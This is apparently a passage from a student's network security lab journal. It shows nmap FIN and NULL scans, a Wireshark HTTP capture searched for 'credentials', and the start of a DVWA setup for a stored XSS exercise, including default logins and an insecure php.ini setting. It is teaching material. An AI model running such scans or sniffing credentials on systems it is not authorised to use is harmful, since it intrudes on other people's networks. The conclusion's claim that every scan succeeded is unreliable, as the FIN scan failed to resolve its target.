22/tcp  open     ssh
113/tcp closed   ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 3.30 seconds
```

3. FIN:

The standard use of a FIN packet is to terminate the TCP connection, typically after the data transfer is complete. Instead of an SYN packet, Nmap initiates a FIN scan by using a FIN packet. Since there is no earlier communication between the scanning host and the target host, the target responds with an RST packet to reset the connection.

The FIN SCAN method works by first sending a FIN scan to a packet that never happens in the real world. It sends a packet with the FIN flag set without first establishing a connection with the target. Again, if no packet is received, the port is considered open and if an RST packet is received, the port is considered closed.

Command: `nmap -sF -T4 para`



Target: para


Command: nnmap -sF -T4 para

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 15:52 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.36 seconds
```

4. NULL:

Does not set any bits (TCP flag header is 0).

Command: `nmap -sN -p 22 scanme.nmap.org`



Target: scanme.nmap.org

Command: nmap -sN -p 22 scanme.nmap.org

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 15:56 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.28 seconds
```

Conclusion: These commands propmt are “ACK,SYN,FIN,NULL” are performed successfully.

AIM: Use Wireshark(Sniffer) to capture network traffic and analyze.


Theory: Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network.

Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:

1. Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
2. Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
3. Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

Procedure:

1. Open wireshark and select your connection.




The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

Local Area Connection* 12
Local Area Connection* 9
Local Area Connection* 6
Wi-Fi
Ethernet 2
Local Area Connection* 2
Local Area Connection* 1
Local Area Connection
Adapter for loopback traffic capture
Ethernet

You are running Wireshark 3.6.2 (v3.6.2-0-g626020d9b3c3). You receive automatic updates.

Ready to load or capture | No Packets | Profile: Default


2. Open any http website and add display filter as http.


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time        Source          Destination     Protocol  Length Info
2366 36.367241   192.168.0.27    49.44.206.100   HTTP      348 GET /robots.txt HTTP/1.1
2442 36.508418   49.44.206.100   192.168.0.27    HTTP      758 HTTP/1.1 301 Moved Permanently  (text/html)
6797 39.278629   192.168.0.27    47.246.109.164  HTTP      631 GET /error404.htm HTTP/1.1
6828 39.359625   47.246.109.164  192.168.0.27    HTTP      639 HTTP/1.1 301 Moved Permanently  (text/html)
9006 48.904680   192.168.0.27    192.168.0.15    HTTP      116 GET / HTTP/1.1
9012 48.931006   192.168.0.15    192.168.0.27    HTTP/X…   721 HTTP/1.1 200 OK
9040 49.311525   192.168.0.27    192.168.0.15    HTTP      220 GET / HTTP/1.1
9046 49.329592   192.168.0.15    192.168.0.27    HTTP/X…   721 HTTP/1.1 200 OK
9052 49.360632   192.168.0.27    93.184.216.34   HTTP      500 GET / HTTP/1.1
9053 49.360701   192.168.0.27    93.184.216.34   HTTP      348 GET /robots.txt HTTP/1.1
9056 49.386656   192.168.0.27    192.168.0.15    HTTP      239 GET / HTTP/1.1
9061 49.391767   192.168.0.15    192.168.0.27    HTTP/X…   721 HTTP/1.1 200 OK

> Frame 2366: 348 bytes on wire (2784 bits), 348 bytes captured (2784 bits) on interface \Device\NPF_{C29ABA45-77CC-4B68-AB4E-BE59679B0BFD}, id 0
> Ethernet II, Src: IntelCor_03:79:ec (04:ed:33:03:79:ec), Dst: Technico_1a:9e:25 (50:09:59:1a:9e:25)
> Internet Protocol Version 4, Src: 192.168.0.27, Dst: 49.44.206.100
> Transmission Control Protocol, Src Port: 1059, Dst Port: 80, Seq: 1, Ack: 1, Len: 294
> Hypertext Transfer Protocol

0000  50 09 59 1a 9e 25 04 ed  33 03 79 ec 08 00 45 00   P·Y··%·· 3·y···E·
0010  01 4e a2 6c 40 00 80 06  00 00 c0 a8 00 1b 31 2c   ·N·l@··· ······1,
0020  ce 64 04 23 00 50 30 13  2b 47 08 8e e4 a1 50 18   ·d·#·P0· +G····P·
0030  02 01 c1 94 00 00 47 45  54 20 2f 72 6f 62 6f 74   ······GE T /robot
0040  73 2e 74 78 74 20 48 54  54 50 2f 31 2e 31 0d 0a   s.txt HT TP/1.1··
0050  48 6f 73 74 3a 20 77 77  77 2e 61 6c 69 62 61 62   Host: ww w.alibab
0060  61 2e 63 6f 6d 0d 0a 43  6f 6e 6e 65 63 74 69 6f   a.com··C onnectio
0070  6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 55   n: keep- alive··U
0080  73 65 72 2d 41 67 65 6e  74 3a 20 4d 6f 7a 69 6c   ser-Agen t: Mozil
0090  6c 61 2f 35 2e 30 20 28  57 69 6e 64 6f 77 73 20   la/5.0 ( Windows
00a0  4e 54 20 31 30 2e 30 3b  20 57 69 6e 36 34 3b 20   NT 10.0;  Win64;
00b0  78 36 34 29 20 41 70 70  6c 65 57 65 62 4b 69 74   x64) App leWebKit
00c0  2f 35 33 37 2e 33 36 20  28 4b 48 54 4d 4c 2c 20   /537.36  (KHTML,
00d0  6c 69 6b 65 20 47 65 63  6b 6f 29 20 43 68 72 6f   like Gec ko) Chro
00e0  6d 65 2f 39 38 2e 30 2e  34 37 35 38 2e 31 30 32   me/98.0. 4758.102
```


Hypertext Transfer Protocol: Protocol
Packets: 16686 · Displayed: 80 (0.5%)
Profile: Default

3. Right click on the post method << follow << TCP STREAM


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time        Source          Destination     Protocol  Length Info
2366 36.367241   192.168.0.27    49.44.206.100   HTTP      348 GET /robots.txt HTTP/1.1
2442 36.508418   49.44.206.100   192.168.0.27    HTTP      758 HTTP/1.1 301 Moved Permanently  (text/html)
6797 39.278629   192.168.0.27    47.246.109.164  HTTP      631 GET /error404.htm HTTP/1.1
6828 39.359625   47.246.109.164  192.168.0.27    HTTP      639 HTTP/1.1 301 Moved Permanently  (text/html)
9006 48.904680   192.168.0.27    192.168.0.15    HTTP      116 GET / HTTP/1.1
9012 48.931006   192.168.0.15    192.168.0.27    HTTP/X…   721 HTTP/1.1 200 OK
9040 49.311525   192.168.0.27    192.168.0.15    HTTP      220 GET / HTTP/1.1
9046 49.329592   192.168.0.15    192.168.0.27    HTTP/X…   721 HTTP/1.1 200 OK
9052 49.360632   192.168.0.27    93.184.216.34   HTTP      500 GET / HTTP/1.1
9053 49.360701   192.168.0.27    93.184.216.34   HTTP      348 GET /robots.txt HTTP/1.1
9056 49.386656   192.168.0.27    192.168.0.15    HTTP      239 GET / HTTP/1.1
9061 49.391767   192.168.0.15    192.168.0.27    HTTP/X…   721 HTTP/1.1 200 OK

> Frame 2366: 348 bytes on wire (2784 bits), 348 bytes captured (2784 bits) on interface \Device\NPF_{C29ABA45-77CC-4B68-AB4E-BE59679B0BFD}, id 0
> Ethernet II, Src: IntelCor_03:79:ec (04:ed:33:03:79:ec), Dst: Technico_1a:9e:25 (50:09:59:1a:9e:25)
> Internet Protocol Version 4, Src: 192.168.0.27, Dst: 49.44.206.100
> Transmission Control Protocol, Src Port: 1059, Dst Port: 80, Seq: 1, Ack: 1, Len: 294
> Hypert
```

4. Search for ‘credentials’ in the dialog box.



```
GET /robots.txt HTTP/1.1
Host: www.alibaba.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept: */*
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 301 Moved Permanently
Server: Tengine
Content-Type: text/html
Content-Length: 239
Location: https://www.alibaba.com/robots.txt
Timing-Allow-Origin: *
EagleId: 212a644a16462244200571348ea4b1
Server-Timing: rt;dur=0.000,eagleid;desc=212a644a16462244200571348ea4b1
Expires: Wed, 02 Mar 2022 12:33:40 GMT
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date: Wed, 02 Mar 2022 12:33:40 GMT
Connection: keep-alive
Edge-Type: akamai

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr/>Powered by Tengine<hr><center>tengine</center>
</body>
</html>
```

Packet 2442. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (998 bytes) Show data as ASCII Stream 94

Find:

Conclusion: In the above performed practical we have used wireshark to capture network traffic and have analyzed the data.

PRACTICAL NO.6

Aim: Simulate persistent cross-site scripting attack.

Theory:

Cross-site scripting: Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other.


Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

DVWA: Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Procedure:

1. Download and extract th DVWA zip file.
2. Copy the folder and paste it in Drive C:/xampp/htdocs
3. Rename the file from DVWA-master to DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database.The database will be created.Click on login.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **C:\xampp\htdocs\DVWA\DVWA-master\config\config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **7.4.27**
PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

[User: hp] Writable folder C:\xampp\htdocs\DVWA\DVWA-master\hackable\uploads\: Yes
[User: hp] Writable file C:\xampp\htdocs\DVWA\DVWA-master\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes


[User: hp] Writable folder C:\xampp\htdocs\DVWA\DVWA-master\config: Yes
Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

7. Username= “Admin” and Password= “password”.Click on login.


Login :: Damn Vulnerable Web A
localhost/dvwa/login.php
DVWA


Username: admin

Password: ••••••••

You have logged out

Damn Vulnerable Web Application (DVWA)

8. Click on DVWA security and set the security to low.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

